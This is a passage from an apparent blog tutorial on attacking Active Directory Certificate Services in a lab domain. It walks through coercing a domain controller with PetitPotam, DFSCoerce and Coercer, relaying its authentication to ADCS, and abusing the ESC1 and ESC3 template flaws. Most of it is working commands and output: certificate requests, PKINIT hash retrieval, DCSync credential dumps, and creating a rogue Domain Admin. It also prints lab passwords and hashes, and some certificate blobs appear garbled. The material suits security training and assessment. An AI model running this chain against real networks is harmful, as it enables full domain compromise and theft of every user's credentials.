MIISVQIBAzCCEg8GCSqGSIB3DQEHAAACCEgAEghH8MIIR+DCCCC8GCSqGSIB3DQEHBAqCCCCAwgggcAgEAMIIIFQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMWdGQIWI
8hYfYyBYzrCUSRk7Am77g27kyl1NLNFxwMf7tpfZLEHA6XCJtEMecD5RGtiUUEvHbBbbJCP9ipbUMpLvUcyabK+vLmtAewGt0J2Vtft+BjEZ1CvE4KPWzEtpUixBZ
A9L7AyzWvET4FqF7Rke5bfffjF0+U26hKTAWPkbSArCLQxzs3XI0S+9ZwLKS5fJpEakQU6Scz2nDh7mAvPdH2pZROvabJN7/qQyCpjRB6fYSJNerVsm5ka0C+biAJ
I6rVAOLMexMhiFcPBlf7JeoBBWjAAL2qLjxgQtprCEL0Xkw3sbQgKYuc4iz1BANpq3M59QVL6wAt4o39VosyfPHJ8BaFm5PZgxFC4wg7g/0eUmir3C3+G0jcc13
```

PKINIT and SChannel can now be used to authenticate as the DC with the PFX certificate.
Here I use certipy to obtain the machine account's NT hash with PKINIT:

```
# cat dc.pfx.b64 | base64 -d > dc.pfx
# certipy auth -pfx dc.pfx -dc-ip 192.168.0.100
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~/petitpotam2]
$ nano dc.pfx.b64

(giulio@giulioKali2024)-[~/petitpotam2]
$ cat dc.pfx.b64 | base64 -d > dc.pfx

(giulio@giulioKali2024)-[~/petitpotam2]
$ certipy auth -pfx dc.pfx -dc-ip 192.168.0.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: srv-dc$@testlab.loc
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'srv-dc.ccache'
[*] Trying to retrieve NT hash for 'srv-dc$'
[*] Got hash for 'srv-dc$@testlab.loc': aad3b435b51404eeaad3b435b51404ee:f29be2ab5e4481e4ffb3c09a86d7833b
```

We can now use the DC's own account to DCSync itself:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~/petitpotam2]
$ secretsdump.py srv-dc\$\@192.168.0.100 -hashes :f29be2ab5e4481e4ffb3c09a86d7833b
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1f3e5fa49a6bc72aaeb1f6a1e6dcac12:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
testlab.loc\gpierantoni:1104:aad3b435b51404eeaad3b435b51404ee:2cd7a20d09aa340b4f3b374bd5fd43b2:::
testlab.loc\pirelli:1105:aad3b435b51404eeaad3b435b51404ee:c94d2f91b93381755e7bfe5a2b1fb7:::
testlab.loc\tantani:1106:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef:::
```

DFSCoerce

[DFSCoerce](#) is another authentication coercion “vulnerability” available by default on any DC. Exploitation is identical to an authenticated PetitPotam attack, as there is no way to trigger DFSCoerce without credentials.

```
python3 dfscoerce.py -u pirelli -p 'Peepee!1' -d testlab.loc <attacker> <target>
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ sudo ntlmrelayx.py -t https://srv-ca/certsrv/certfnsh.asp --adcs -smb2support --template DomainController
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.100, attacking target https://srv-ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://srv-ca as TESTLAB/SRV-DC$ SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 18
[*] Base64 certificate of user SRV-DC$:
MIISVQIBAzCFEg8GCSqGSIb3DQEHAAcCEGAEGhH8MIIR+DCC8GCSqGSIb3DQEHAgCCCCAwgggCAgEAMIIFQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMMwDgQISw00FA7gT8CaggAgIIH6JtrexH9QpQRHKZ2
qsyANYMrf5jK4uhU4JC0J1f+Eck18S1/y888KEaUbJq4rJ/KLFN5tUdINnt1zAaB1jkhAGQP0rB5MQnv7B9TEMhGHmVrkUvqLRnymBTba0C7Luqva/ZwX8FWVovRHOPLJ00Hx8GFSfpSIIKcZJQNhsy5dWskbx
2AZxC6qKyp3FB7n2N1xVhQ12kd56GMP4Va7CH9S/KUV0199841/KHbBJ0C0czH0DZAdFwhegU05Rr2a96oDvutJa9gV31KTkNfCm1h5HfKnyf/Lod7aKDKxaJjN1L27z1V6Ges7rN28Dz8mdrg/W1LYDSEm/UBe

giulio@giulioKali2024: ~/DFSCoerce
File Actions Edit View Help

(giulio@giulioKali2024)-[~/DFSCoerce]
$ python3 dfscoerce.py -u pirelli -p 'Peepee!1' -d testlab.loc AAAAAA srv-dc.testlab.loc
[-] Connecting to ncach_np:srv-dc.testlab.loc[\\PIPE\\netdfs]
[*] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: 'AAAAAA\\x00'
RootShare: 'test\\x00'
ApiFlags: 1
DFSNM SessionError: code: 0x35 - ERROR_BAD_NETPATH - The network path was not found.
```

Like with PetitPotam the PFX certificate grants us the ability to impersonate the DC machine account.

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ cat dfs.b64 | base64 -d > dfs.pfx

(giulio@giulioKali2024)-[~]
$ certipy auth -pfx dfs.pfx -dc-ip 192.168.0.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: srv-dc@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'srv-dc.ccache'
[*] Trying to retrieve NT hash for 'srv-dc$'
[*] Got hash for 'srv-dc@testlab.loc': aad3b435b51404eeaad3b435b51404ee:f29be2ab5e4481e4ffb3c09a86d7833b

(giulio@giulioKali2024)-[~]
$ secretsdump.py srv-dc\$\@192.168.0.100 -hashes :f29be2ab5e4481e4ffb3c09a86d7833b
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1f3e5fa49a6bc72aeb1f6a1e6dcac12:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Coercer

PetitPotam and DFSCoerce are the two easiest ways to coerce domain controllers, but not the only ones. Other coercion techniques will also work the same way if the vulnerable services are running on the target. Coercion attempts can be identified by EDR/XDR, so if a DC is protected by such products it's possible we won't receive a response at all.

In these cases I found [coercer](#) works pretty well when we aren't worried about being stealthy: coercer supports different coercion techniques that can be launched in sequence until one finally works, see it as a coercion bruteforce. Using it in a few engagements I noticed that even if most methods are blocked by the EDR, chances are one of the more obscure ones will actually slip past their controls.

The `--always-continue` flag lets coercer run through all the methods automatically, if we omit the flag it will launch one technique and ask us if we'd like to perform the next one, skip it, or stop the program. The following command is a usage example where the target (DC) is specified with `-t` and our attacking machine with `-l`:

```
coercer coerce -u pirelli -p 'Peepee!1' -d testlab.loc --dc-ip 192.168.0.222 -t
ATTACKER -l 192.168.0.222
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ coercoer coerce -u tantani -p 'AAAAaaa!1' -d testlab.loc -t 192.168.0.222 -l ATTACKER

  _____
 /  _  _  \
/_  _  _  \
 \  _  _  /
  \_  _  /
   \_  _/
    \_/_/

v2.4.3
by @podalirius_


[info] Starting coerce mode
[info] Scanning target 192.168.0.222
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49760,49671,49679,49681,49682,49685,49695
[+] DCERPC port '49682' is accessible!
[+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[!] (NO_AUTH_RECEIVED) MS-RPRN->RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\ATTACKER\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
[!] (NO_AUTH_RECEIVED) MS-RPRN->RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\ATTACKER\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
[+] SMB named pipe '\\PIPE\\eventlog' is accessible!
[+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
[!] (NO_AUTH_RECEIVED) MS-EVEN->ElfrOpenBELW(BackupFileName='??\\UNC\\ATTACKER\\348iNIhQ\\aa')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
[+] SMB named pipe '\\PIPE\\lsarpc' is accessible!
[+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\ATTACKER\\9YixtiP5\\file.txt\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? █
```

ESC1 (SubjectAltName Impersonation)

SubjectAltName (SAN) is an optional certificate extension that can be populated with a subject different than the enrollee, the CA will then issue the certificate to this account: if user Mark sends a CSR with SubjectAltName set to Luigi's UPN, the resulting certificate will be issued to Luigi instead of Mark.

This feature can be abused for escalation when unprivileged users can enroll on a certificate which has a client authentication EKU and expects a SAN in the request: an unprivileged user can request an authentication certificate for a domain admin, no additional checks are made beside if the user can actually enroll in the requested certificate, if so they can impersonate any user they want: this vulnerability is known as ESC1.

For a template to be vulnerable it must have the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag set, in a template's properties it's enabled from the "Supply in the request" option under the Subject Name tab:



When this option is set Windows expects an alternative certificate subject to be specified in the SubjectAltName of the request, either in the form of a UPN or a DNS name, for a user or computer respectively.

Certipy recognizes certificates satisfying all requirements and tells us who can enroll on the vulnerable template:

Press enter or click to view image in full size


```

Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : PublishToPS
Private Key Flag        : ExportableKey
Extended Key Usage      : Client Authentication
                        : Secure Email
                        : Encrypting File System
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights    : TESTLAB.LOC\Domain Users
                        : TESTLAB.LOC\Authenticated Users
[!] Vulnerabilities
  ESC1                  : 'TESTLAB.LOC\Domain Users' and 'TESTLAB.LOC\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication


```

BloodHound CE also has a relationship that can be used to find templates vulnerable to ESC1:

```
MATCH q=() - [:ADCSESC1] ->() RETURN q
```

If we select the ADCSESC1 relationship the panel on the right will open, from there we can expand Composition to see what templates are vulnerable:



BloodHound is also useful to verify whether the vulnerabilities are actually exploitable or not: as mentioned at the beginning, a vulnerable template can only be exploited by going through a CA that's trusted for authentication and that is also part of a valid trust chain, and BloodHound CE has nodes and relationships that can show if the PKI hierarchy is

exploitable (for more information on the use of basic ADCS nodes and relationships in BloodHound CE I recommend [this article](#)).

certipy's req command lets us exploit ESC1 by requesting a certificate as a privileged user. In the following command -target-ip points to the CA, -template is obviously the vulnerable template, and -upn is the UPN of the user we wish to impersonate:

```
certipy req -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -template ESC1 -ca CA -u  
pirelli@testlab.loc -p 'Peepee!1' -upn administrator@testlab.loc
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]  
$ certipy req -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -template ESC1 -ca CA -u  
pirelli@testlab.loc -p 'Peepee!1' -upn administrator@testlab.loc  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 6  
[*] Got certificate with UPN 'administrator@testlab.loc'  
[*] Certificate has no object SID  
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: if you find yourself in a situation in which the command above gives you an error due to RPC enrollment being unavailable you can add the -web flag to use the web enrollment interface instead. From this certificate we can obtain a TGT and recover the user's NTLM hash through the PKINIT protocol, thanks to certipy's auth command:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]  
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.0.100  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
[*] Using principal: administrator@testlab.loc  
[*] Trying to get TGT ...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2
```

If DC and CA are patched against the Certifried vulnerability the command above will give you an error due to a SID mismatch. To solve this add the -sid parameter to certipy's req command, including the SID of the impersonated user. In part 2 we'll see exactly what that error is and we'll also look at Certifried.

Medium dot calm.

Longer reads. Deeper breaths.

Upgrade today

Alternatively -ldap-shell uses SChannel to give us an interactive shell with a few options:

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.0.100 -ldap-shell
```

One way to exploit privileged credentials from LDAPS is creating a new account and adding it to a privileged group like Domain Admins:

```
# add_user EvilAdmin
# add_user_to_group EvilAdmin 'Domain Admins'
```

Press enter or click to view image in full size

```
# add_user EvilAdmin
Attempting to create user in: %s CN=Users,DC=testlab,DC=loc
Adding new user with username: EvilAdmin and password: RT":#T-Sv2.-Mo. result: OK

# add_user_to_group EvilAdmin 'Domain Admins'
Adding user: EvilAdmin to group Domain Admins result: OK

# exit
Bye!

(giulio@giulioKali2024)-[~]
$ secretsdump.py testlab.loc/EvilAdmin:'RT":#T-Sv2.-Mo.'@192.168.0.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2c7baed6c1180eb419cc389a1532c8aa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:25c824281a065ae13253ba6a43edbe62 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TESTLAB\SRV-DC$:aes256-cts-hmac-sha1-96:0350bc5e3189e4d8aecb6ae8345755d16274d9967719d408b735bf1a185bbe93
TESTLAB\SRV-DC$:aes128-cts-hmac-sha1-96:933d18b8ecf84e83e5983baa13bc09dc
```

ESC3 (Enrollment Agent EKU)

ESC3 exploits Certificate Request Agents: these are certificates that can be used to request other certificates on behalf of different users. If an unprivileged user can enroll one such certificate they'll be able to use it to request client authentication certificates for

arbitrary users, for example they could request a User certificate for a domain administrator.

A template is vulnerable to ESC3 when it includes the Certificate Request Agent EKU (1.3.6.1.4.1.311.20.2.1) and unprivileged users can enroll:

Press enter or click to view image in full size

```
1
Template Name           : ESC3
Display Name           : ESC3
Certificate Authorities  : CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : True
Any Purpose             : False
Enrollee Supplies Subject : False
Certificate Name Flag   : SubjectRequireDirectoryPath
                        : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
                        : PublishToDs
Private Key Flag        : 16842752
Extended Key Usage      : Certificate Request Agent
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights    : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Authenticated Users
  Object Control Permissions
    Owner                : TESTLAB.LOC\Administrator
    Write Owner Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Administrator
    Write Dacl Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Administrator
    Write Property Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Administrator
[!] Vulnerabilities
ESC3                      : 'TESTLAB.LOC\Authenticated Users' can enroll and template has Certificate Request Agent EKU set


2
```

Again BloodHound offers an ADCSESC3 relationship to look for this kind of misconfiguration:

```
MATCH q=()-[:ADCSESC3]->( ) RETURN q
```

Expanding the ADCSESC3 relationship will reveal the vulnerable template linked to an exploitable target template through an EnrollmentBehavior relationship:

Press enter or click to view image in full size



This means the ESC3 template can be used to obtain User certificates on behalf of any user we wish. The exploitation of ESC3 consists in enrolling in the vulnerable template, thus receiving a certificate we can use to request a client authentication certificate for the user we wish to impersonate. One important aspect of ESC3 is that the attacker needs to have Enroll permissions on BOTH the vulnerable template and the target template.

For the first step we use certipy's req command:

```
certipy req -u pirelli@testlab.loc -ca CA -target-ip 192.168.0.105 -template ESC3 -p 'Peepee!1'
```

The second step is similar, we're still using req but this time we specify a client authentication template we can enroll on, User is an easy one. We also add the -pfx flag to specify the certificate we obtained in the first step. Finally, with -on-behalf-of we specify the user we wish to impersonate.

```
certipy req -u pirelli@testlab.loc -ca CA -target-ip 192.168.0.105 -template User -on-behalf-of 'testlab\administrator' -pfx pirelli.pfx -p 'Peepee!1'
```


Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy req -u pirelli@testlab.loc -ca CA -target-ip 192.168.0.105 -template ESC3 -p 'Peepee!1'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 22
[*] Got certificate with UPN 'pirelli@testlab.loc'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'pirelli.pfx'

(giulio@giulioKali2024)-[~]
$ certipy req -u pirelli@testlab.loc -ca CA -target-ip 192.168.0.105 -template User -on-behalf-of 'testlab\administrator' -pfx pirelli.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'administrator@testlab.loc'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

(giulio@giulioKali2024)-[~]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.0.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2
```

A much more in depth description of ESC3 and its limits is found in the dedicated [SpectreOps article](#).

ESC2 (Any Purpose ECU)

ESC2 is a vulnerability where a template allowing enrollment to unprivileged users has the Any Purpose ECU. This means the certificate can be used for any purpose, like code signing, client authentication, enrollment agent, etc.

A certificate of this kind can be exploited by using it as if it was an Enrollment Agent certificate, allowing the attacker to request client authentication certificates on behalf of other users, basically the same scenario as ESC3. If certipy finds a template with Any Purpose it will mark it as vulnerable for both ESC2 and ESC3:

Press enter or click to view image in full size

